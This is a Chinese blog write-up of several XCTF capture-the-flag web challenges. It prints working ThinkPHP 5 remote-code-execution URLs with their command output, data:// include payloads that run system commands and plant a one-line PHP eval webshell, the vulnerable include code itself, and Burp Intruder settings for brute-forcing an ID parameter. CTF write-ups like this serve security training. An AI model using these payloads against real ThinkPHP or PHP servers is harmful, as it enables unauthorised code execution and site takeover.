xctf刷题小记

原创

quan9i 于 2022-04-21 14:28:29 发布 407 收藏

分类专栏： xctf 文章标签： web安全


本文链接：https://blog.csdn.net/Reme_mber/article/details/124251865


文章目录

前言

刷题学习知识，这次做做xctf的


php_rce






官方教程资源 官方应用市场 统一API调用服务

进入靶场后只看见了`ThinkPHP V5`，我们去github上找对应的漏洞



由于没有说具体版本，因此我们这里随机尝试一个版本的进行注入




thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

结果如下

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)




URL
http://111.200.241.244:57634/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

注入成功，因此我们修改函数后面一点即可实现查找，报出flag

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls
```

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls ../../../
```


bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var




URL
http://111.200.241.244:57634/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls ../../../

获取flag

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=tac ../../../flag
```



flag{thinkphp5_rce} flag{thinkphp5_rce}



得到flag`flag{thinkphp5_rce}`


漏洞具体成因可以参考这篇文章https://www.cnblogs.com/backlion/p/10106676.html

Web_php_include

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


这种include的，一般可以借用伪协议来getshell，这里过滤了`php://`，但是还有`data://`，我们构造payload如下

```
?page=data://text/plain,<?php system("ls")?>
```




```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
```


fl4gisisish3r3.php index.php phpinfo.php



没有找到flag，不找了，传木马再进行蚁剑连接


```
?page=data://text/plain,<?php @eval($_POST[1])?>
```

用蚁剑来getshell




Training-WWW-Robots


进入靶场



看题猜测是考察robots的，此时我们查看`robots.txt`




此时出现一个php文件，长得像flag，查看文件



有关robots的知识

robots协议也叫robots.txt（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件。
robots.txt文件写法
User-agent: * 这里的代表的所有的搜索引擎种类，是一个通配符
Disallow: /admin/ 这里定义是禁止爬寻admin目录下面的目录
Disallow: /require/ 这里定义是禁止爬寻require目录下面的目录
Disallow: /ABC/ 这里定义是禁止爬寻ABC目录下面的目录
Disallow: /cgi-bin/.htm 禁止访问/cgi-bin/目录下的所有以".htm"为后缀的URL(包含子目录)。
Disallow: /?* 禁止访问网站中所有包含问号 (?) 的网址
Disallow: /.jpg$ 禁止抓取网页所有的.jpg格式的图片
Disallow:/ab/adc.html 禁止爬取ab文件夹下面的adc.html文件。
Allow: /cgi-bin/ 这里定义是允许爬寻cgi-bin目录下面的目录
Allow: /tmp 这里定义是允许爬寻tmp的整个目录
Allow: .htm$ 仅允许访问以".htm"为后缀的URL。
Allow: .gif$ 允许抓取网页和gif格式图片
Sitemap: 网站地图 告诉爬虫这个页面是网站地图


ics-06




提示说只有一处有痕迹，我们查看源代码发现index.php

```
</li>
<li class="layui-nav-item layui-nav-itemed">
    <a class="javascript:;" href="javascript:;">大数据</a>
    <dl class="layui-nav-child">
        <dd class="">
            <a href="index.php">报表中心</a>
        </dd>
        <dd class="">
            <a href="">数据集成</a>
        </dd>
    </dl>
```


访问





送分题

上面的id是1，那此时就可以考虑一下进行爆破，用bp抓包



Payload Sets

You can define one or more payload sets. The number of payload sets depe
can be customized in different ways.

Payload set: 1 — Payload count: 3,000

Payload type: Numbers — Request count: 3,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a

Number range

Type: (•) Sequential ( ) Random

From: 1

To: 3000

Step: 1

